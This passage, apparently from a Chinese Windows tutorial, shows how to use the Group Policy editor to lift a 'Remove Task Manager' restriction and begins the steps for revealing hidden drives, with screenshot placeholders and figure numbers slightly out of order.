


图8

打开组策略后我们先来解除任务管理器的限制，依次展开“用户配置”→“管理模板”→“系统”→“Ctrl+Alt+Del选项”（图9）。




图9

在右边的窗口中双击“删除任务管理器”，然后会弹出一个对话框（图10）。




图10

勾上“已禁用”，确定。现在就可以打开任务管理器了（图11）。

进一步，我们把所有磁盘都弄出来，依次展开组策略“用户配置”→“管理模板”→“WINDOWS组件”→“Windwos资源管理器”（图12）。




图11




图14




图12

